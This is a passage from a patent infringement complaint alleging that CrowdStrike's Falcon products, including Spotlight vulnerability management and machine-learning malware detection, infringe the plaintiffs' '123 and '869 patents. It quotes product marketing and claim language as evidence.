see a variety of vulnerabilities immediately because data is housed in the cloud and therefore always available. Because the data is available in real time, scanning is an ongoing, continuous process rather than a single point in time.

(*See* WBR_CSK000739 (https://www.crowdstrike.com/cybersecurity-101/vulnerability-management/vulnerability-management-lifecycle/) at 741.)

395. In another example, Falcon Spotlight uses "integrated vulnerability exploit and threat intelligence" to "identify which vulnerabilities…represent the greatest risk" and includes "automated data collection" and "contextual data by using threat intelligence in conjunction with

Falcon Spotlight."




REDUCE VULNERABILITY PRIORITIZATION EFFORT

Falcon Spotlight is a dynamic vulnerability management solution equipped with intuitive dashboards and powerful filtering capabilities, enabling you to improve your organization's security posture by serving up the most relevant information. Dashboard capabilities include:

- **Exploit status:** Using integrated vulnerability exploit and threat intelligence, you can easily identify which vulnerabilities in your environment represent the greatest risk, and build reports and dashboards that keep track of these vulnerabilities.
- **Recommended remediations:** Ensure that your remediation efforts are reducing the most risk. Falcon Spotlight intelligently recommends the highest-impact patches to deploy, reducing the chances of deploying a superseded patch.
- **Most prevalent information:** Identify the most common vulnerabilities or the vulnerable software in your environment.
- **Installed patches:** Use the Installed Patches page to identify which patches are active across your environment, or which patches have been installed but are pending a reboot.

AUTOMATE VULNERABILITY ASSESSMENT

Take advantage of the Falcon platform and lightweight agent to eliminate the burden of lengthy, performance-impacting scans. With scanless technology, automated data collection and a real-time user interface, your IT staff gains a continuous, comprehensive picture of all endpoints in your organization — no more outdated reporting or long scans slowing down regular business processes.



Tap into the full power of contextual data by using threat intelligence in conjunction with Falcon Spotlight


Utilize the tight integration between the Falcon platform and other Falcon modules for additional in-depth research

(*See* WBR_CSK001784 (https://www.crowdstrike.com/wp-content/uploads/2020/03/falcon-spotlight-data-sheet.pdf).)


396. In another example, "Falcon Spotlight includes the functionality to research a specific vulnerability and the potential exposure in your environment." Defendants provide the option to "patch systems directly from the CrowdStrike user interface." In another example, the Falcon Platform includes "from anywhere in the Falcon user interface, the universal search feature is available. Searching on a CVE ID will yield information about the vulnerability and impacted hosts as well related environment data such as detections, incidents and quarantined files."

Spotlight for Research

Falcon Spotlight includes the functionality to research a specific vulnerability and the potential exposure in your environment. Looking closer at a specific CVE provides information on remediation, CVSS score, exploit status and the list of vulnerable hosts in the environment. There is an option to export the list making it easy to share the information with patch management teams, and CrowdStrike also provides the option to patch systems directly from the CrowdStrike user interface.




Also, from anywhere in the Falcon user interface, the universal search feature is available. Searching on a CVE ID will yield information about the vulnerability and impacted hosts as well related environment data such as detections, incidents and quarantined files.



(*See* WBR_CSK001471 (https://www.crowdstrike.com/blog/tech-center/falcon-spotlight-for-vulnerability-management).)

397. In another example, Falcon Spotlight is demonstrated below finding a high severity vulnerability on "37 hosts."



CrowdStrike Store - Falcon Spotlight

Vulnerabilities

CVE ID: [illegible] × Status: [illegible] ×

37 vulnerabilities found on 37 hosts

Severity		Status		Opened within		Vendor & product	
High	37	Open	[illegible]	Last day	1	Google Inc. Google Chrome	37
		Closed	34	Last week	4		
				Last 14 days	8		
				Last 30 days	37		
				Last 60 days	37		
					1 more		


Group by Host EXPORT REPORT

Hostname	Type	OU	CVE IDs	Vulnerabilities	Critical	High	Actions
SE-SBH-RDP	Server		1	1	0	1	
SE-PDE-RDP	Server		1	1	0	1	
SE-ACA-RDP	Server		1	1	0	1	
SE-DSC-RDP	Server		1	1	0	1	
SE-VPA-WIN10-CO	Workstation		1	1	0	1	
SE-AES-RDP	Server		1	1	0	1	
SE-KMC-RDP	Server		1	1	0	1	
SE-KMC-RDP	Server		1	1	0	1	
SE-TLU-RDP	Server		1	1	0	1	
SE-CKA-RDP	Server		1	1	0	1	
SE-PDE-RDP	Server		1	1	0	1	
SE-RSI-RDP	Server		1	1	0	1	

and in this case there's 37 hosts that are not patched for this high severity

(*See* WBR_CSK001792 (https://www.youtube.com/watch?v=P-LvTVw2gGA) at 1:38.)

398. In another example, Falcon Spotlight can prioritize the patching requirements for remote computers by identifying the critical vulnerabilities that are "actively being used" on other computers. Falcon Spotlight also recognizes that the end user's computer is unpatched for these critical vulnerabilities.



Severity
Critical
High
Medium
Low

Unproven	6,080
Available (medium)	679
Easily accessible (high)	118
Actively used (critical)	58

Status	
Open	6,755
Closed	2,043
Reopened	4


Critical
612

High
4,134

Using the filtering capabilities, Spotlight can add an additional filter called "Exploit Status" to quickly identify vulnerabilities for which an exploit exists, is readily available, or actively being used. This is an inclusive filter, so selecting all vulnerabilities that have an exploit 'available' will also include exploits that are easily accessible and actively being used.

(*See* WBR_CSK001482, https://www.crowdstrike.com/blog/tech-center/spotlight-exploited-vulnerabilities/.)

399. Indeed, the Accused Products include "Falcon Spotlight Features: 1) real-time notifications — we recommend setting up Falcon Spotlight Scheduled Reports, alerting you any time a CVE is actively being used in your technology environment, and 2) Falcon Spotlight's Emergency Patching feature, which provides one-click patching for Windows Updates against hosts. These two capabilities increase operational tempo and aid in the discovery of critical vulnerabilities, prioritizing them appropriately and helping resolve exposures quickly."



In addition, it's worth highlighting two other Falcon Spotlight Features: 1) real-time notifications — we recommend setting up Falcon Spotlight Scheduled Reports, alerting you any time a CVE is actively being used in your technology environment, and 2) Falcon Spotlight's Emergency Patching feature, which provides one-click patching for Windows Updates against hosts. These two capabilities increase operational tempo and aid in the discovery of critical vulnerabilities, prioritizing them appropriately and helping resolve exposures quickly.

(*See* WBR_CSK001510, https://www.crowdstrike.com/blog/crowdstrike-falcon-spotlight-fuses-endpoint-data-with-cisa-exploited-vulnerabilities-catalog/.)

400. Each claim in the ’123 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the ’123 Patent.

401. Defendants have been aware of the ’123 Patent since at least the filing of the First Amended Complaint. Further, Plaintiffs have marked their products with the ’123 Patent, including on their website, since at least July 2020.

402. Defendants directly infringe at least claim 1 of the ’123 Patent, either literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, Defendants perform the claimed method in an infringing manner as described above by running this software and system to protect their own computer and network operations. On information and belief, Defendants also perform the claimed method in an infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendants perform the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

403. Defendants’ partners, customers, and end users of their Accused Products and corresponding systems and services directly infringe at least claim 1 of the ’123 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products and corresponding systems and services, as described above.

404. Defendants have actively induced and are actively inducing infringement of at least claim 1 of the ’123 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that their acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendants encourage and induce customers to use CrowdStrike’s security software in a manner that infringes claim 1 of the ’123 Patent at least by offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including the activities described below.

405. Defendants encourage, instruct, direct, and/or require third parties—including their certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

406. Defendants further encourage and induce their customers to infringe claim 1 of the ’123 Patent: 1) by making their security services available on their website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including their CrowdStrike security software, and services in the United States. (*See* WBR_CSK000071 (https://www.crowdstrike.com/); *see* WBR_CSK000120 (https://www.crowdstrike.com/partners/solution-providers/).)

407. For example, on information and belief, Defendants share instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) On further information and belief,

Defendants also provide customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions that use the Accused Products in an infringing manner. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

408. Defendants and/or Defendants' partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendants and/or one of Defendants' partners, which obligates each customer to perform certain actions in order to use the Accused Products. (*See* WBR_CSK000101 (https://www.crowdstrike.com/free-trial-guide/purchase/); WBR_CSK000103 (https://www.crowdstrike.com/free-trial-guide/purchase/); *see* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) Further, in order to receive the benefit of Defendants' and/or their partners' continued technical support and their specialized knowledge and guidance of the operability of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the '123 Patent. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

409. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendants and/or Defendants' partners affirmatively aid and abet each customer's use of the Accused Products in a manner that performs the claimed method of, and infringes, the '123 Patent.

410. Defendants also contribute to the infringement of their partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses.

411. Indeed, as shown above, the Accused Products have no substantial non-infringing uses because the accused functionality, including the process and vulnerability analysis and related functionality described above, are integral parts of the Accused Products and must be performed for the Accused Products to perform their intended purpose. (*See, e.g.*, WBR_CSK000071 (https://www.crowdstrike.com/); WBR_CSK000134 (CrowdStrike 2021 Annual Report Form 10-K) at 144-148; WBR_CSK000451 (https://www.crowdstrike.com/endpoint-security-products/).) These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer suitably function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice the ’123 Patent, that functionality could not be performed.

412. Additionally, the accused functionality, including the process and vulnerability analysis and related functionality described above, itself has no substantial non-infringing uses because the components, modules and methods identified above are a necessary part of that functionality. (*See id.*) For example, without compiling and analyzing data about the behavior of an object running on one or more remote computers, the Accused Products could not detect processes (running objects) that have made unusual changes to the registry or to search devices for

signs of a suspected or known threat. These processes are continually running when the system is in use and cannot be removed or disabled (or, if they could, the system would no longer suitably function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice claimed in the ’123 Patent, that functionality could not be performed.

413. In addition, as shown in the detailed analysis above, the products, systems, modules, and methods provided by Defendants constitute a material part of the invention—indeed, they provide all the components, modules, and features that perform the claimed methods and systems. For example, the Accused Products and accused functionalities (including the process and vulnerability analysis functionality) constitute a material part of the inventions claimed because such analysis is integral to the processes identified herein (such as “*determining, by the base computer, that the remote computer is vulnerable to the malware process*”) as recited in the claims of the ’123 Patent. None of these products are staple goods—they are sophisticated and customized cyber security and malware detection products, methods, and systems.

414. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to Defendants. For example, on information and belief, Defendants direct and control the activities or actions of their partners or others in connection with the Accused Products by contractual agreement or otherwise requiring partners or others to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. Defendants further direct and control the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the claimed method of at least claim 1 of the ’123 Patent.

415. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a

result of Defendants’ infringement of the ’123 Patent. Defendants are therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendants’ infringement, but no less than a reasonable royalty.

416. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendants, their agents, employees, representatives, and all others acting in concert with Defendants from infringing the ’123 Patent.

417. Defendants’ infringement of the ’123 Patent is knowing and willful. Defendants acquired actual knowledge of the ’123 Patent and of the specific conduct that constitutes infringement of the ’123 Patent at least based on this First Amended Complaint and constructive knowledge of the ’123 Patent from at least the date Plaintiffs marked their products with the ’123 Patent and/or provided notice of the ’123 Patent on their website. Defendants continue to engage in infringing activities after the filing of this First Amended Complaint, including by selling, making, configuring, and installing the Accused Products and performing the accused functionality, and by engaging in activities that constitute inducing infringement and contributory infringement as described above.

418. On information and belief, despite Defendants’ knowledge of the Asserted Patents and Plaintiffs’ patented technology, Defendants made the deliberate decision to sell products and services that they knew infringe these patents. Defendants’ continued infringement of the ’123 Patent with knowledge of the ’123 Patent constitutes willful infringement.

EIGHTH CAUSE OF ACTION
(INFRINGEMENT OF THE ’869 PATENT)

419. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.

420. Defendants have infringed and continue to infringe one or more claims of the ’869

Patent in violation of 35 U.S.C. § 271 in this judicial District and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features of the Falcon Platform including, without limitation, components of the Falcon Platform such as the CrowdStrike Security Cloud, Threat Graph™, CrowdStrike Endpoint Security (including Falcon Prevent, Falcon Insight (Endpoint Detection and Response), and Falcon XDR), Falcon Search Engine, Falcon Overwatch, CrowdStrike File Analyzer SDK, and the CrowdStrike Falcon Sensor (a.k.a. Falcon Agent), when used for their ordinary and customary purposes, practice each element of at least claim 46 of the ’869 Patent as demonstrated below.

421. For example, claim 46 of the ’869 Patent recites:

> 46. A system comprising:
>
> at least one memory;
>
> at least one processor configured to perform operation of:
>
> identifying static data points that may be indicative of either a harmful or benign executable file; and
>
> associating the identified static data points with one of a plurality of categories of files, the plurality of categories of files including harmful files and benign files; and
>
> at least one processor configured to perform operation of:
>
> identifying an executable file to be evaluated;
>
> extracting a plurality of static data points from the executable file;
>
> generating a feature vector from the plurality of static data points using a classifier trained to classify the static data points based on training data, the training data comprising files known to fit into one of the plurality of categories of files, wherein one or more features of the feature vector are selectively turned on or off based at least in part on evaluation of whether a value of one of the plurality of static data points is within a predetermined range; and
>
> evaluating the feature vector using a machine learning model to

determine whether the executable file fits into one of the categories of files.

422. The Accused Products embody a system including each element of claim 46 of the ’869 Patent. To the extent the preamble is construed to be limiting, the Accused Products embody *a system*, as further explained below. For example, the Accused Products include a platform that uses “cloud delivery” and a client-side application called the “Falcon Sensor” (a.k.a. the “Falcon agent”) to deliver the cybersecurity capabilities of the Accused Products. (*See* WBR_CSK000289 (https://www.crowdstrike.com/blog/tech-center/welcome-to-crowdstrike-falcon/) at 290; WBR_CSK000660 (https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf) at 661.)

423. The Accused Products embody a system comprising *at least one memory*. For example, in order to install, configure, and operate the Accused Products, the computers (including servers and endpoint computers) require memory to store instructions for a processor. For example, the client computer on which the “Falcon Agent” is installed requires *at least one memory*. Similarly, the servers or other computers on which the Falcon platform is installed also must include *at least one memory*. As an example, the “Falcon Agent” may be installed on computers running different operating systems, including Windows, Mac, and Linux:


> Instructions for installing the “Falcon Agent” on computers running the Windows operating system may be found on Defendants’ website.
>
> (*See* https://www.crowdstrike.com/blog/tech-center/install-falcon-sensor/.)

> Instructions for installing the “Falcon Agent” on computers running a Mac operating system may be found on Defendants’ website.
>
> (*See* https://www.crowdstrike.com/blog/tech-center/how-to-install-the-falcon-sensor-for-mac/.)

> Instructions for installing the “Falcon Agent” on computers running the Linux operating system may be found on Defendants’ website.

(*See* https://www.crowdstrike.com/blog/tech-center/install-falcon-sensor-for-linux/.)

424. In addition, "CrowdStrike Falcon is a 100 percent cloud-based solution," which includes one or more computer servers on which the Accused Products are installed on and operate with. Each computer server on which the Accused Products are installed require *at least one memory* and *at least one processor*. The Accused Products have components that operate both on server computers and client computers (*e.g.*, installed with the Falcon Agent) comprising at least one memory and executing instructions causing the processor to execute a process. The operation of systems that include the Accused Products include the operations that are performed both on server computers and on client computers on which the Falcon Agent is installed.




— Is CrowdStrike Falcon cloud-based or on-premises?

CrowdStrike Falcon is a 100 percent cloud-based solution, offering Security as a Service (SaaS) to customers. Falcon requires no servers or controllers to be installed, freeing you from the cost and hassle of managing, maintaining and updating on-premises software or equipment.

(*See, e.g.*, WBR_CSK001665, https://www.crowdstrike.com/products/faq/.)

425. The Accused Products include *at least one processor*. For example, in order to install, configure, and operate the "Falcon Agent," the client computer on which the "Falcon Agent" is installed requires "*at least one processor*." Indeed, Defendants describe the Falcon Agent as "extremely lightweight (consuming 1% or less of CPU) and unobtrusive."




— Is the Falcon sensor another agent? Will it slow down my endpoints?

The Falcon sensor's design makes it extremely lightweight (consuming 1% or less of CPU) and unobtrusive: there's no UI, no pop-ups, no reboots, and all updates are performed silently and automatically.

(*See, e.g.*, WBR_CSK001665, https://www.crowdstrike.com/products/faq/.)

426. The Accused Products embody a system in which one or more comprised processors are *configured to perform operation of: identifying static data points that may be*

indicative of either a harmful or benign executable file and *associating the identified static data points with one of a plurality of categories of files, the plurality of categories of files including harmful files and benign files.* For example, the Accused Products—including the cloud-based Falcon Platform and/or the client-side application "Falcon Sensor" (a.k.a. the "Falcon Agent")—use "machine learning" to analyze "file metadata" and "to block all Windows executable files deemed malicious." The "machine learning analysis" conducts "File Attribute Analysis" "on file metadata" and conducts "File Analysis" "based on features extracted from executable files."



TYPE
Malware Protection

CATEGORY
Anti-Malware Sensor Configuration


Next-Gen Antivirus

When enabled, CrowdStrike will act as the antivirus protection for your hosts. This includes using on-sensor machine learning to block all Windows executable files deemed malicious and quarantining them to a safe location. This option will also register CrowdStrike with Windows Security Center, disabling Windows Defender. It is recommended you do not run CrowdStrike Next-Gen Antivirus concurrently with other antivirus solutions.

Malicious Module Blocking

When "Malicious Module Blocking" is enabled the sensor checks every executable module while being loaded into a process by the OS. If the module is classified as malicious the load operation is aborted. As a result the module will not be loaded.

* * * * *




TYPE
Malware Protection

CATEGORY
Machine Learning

File Attribute Analysis
Provides cloud-based machine learning analysis on file metadata. Choose how aggressively you want each feature to behave.

* * * * *



FILE ATTRIBUTE ANALYSIS
Detection: Aggressive, Prevention: Moderate

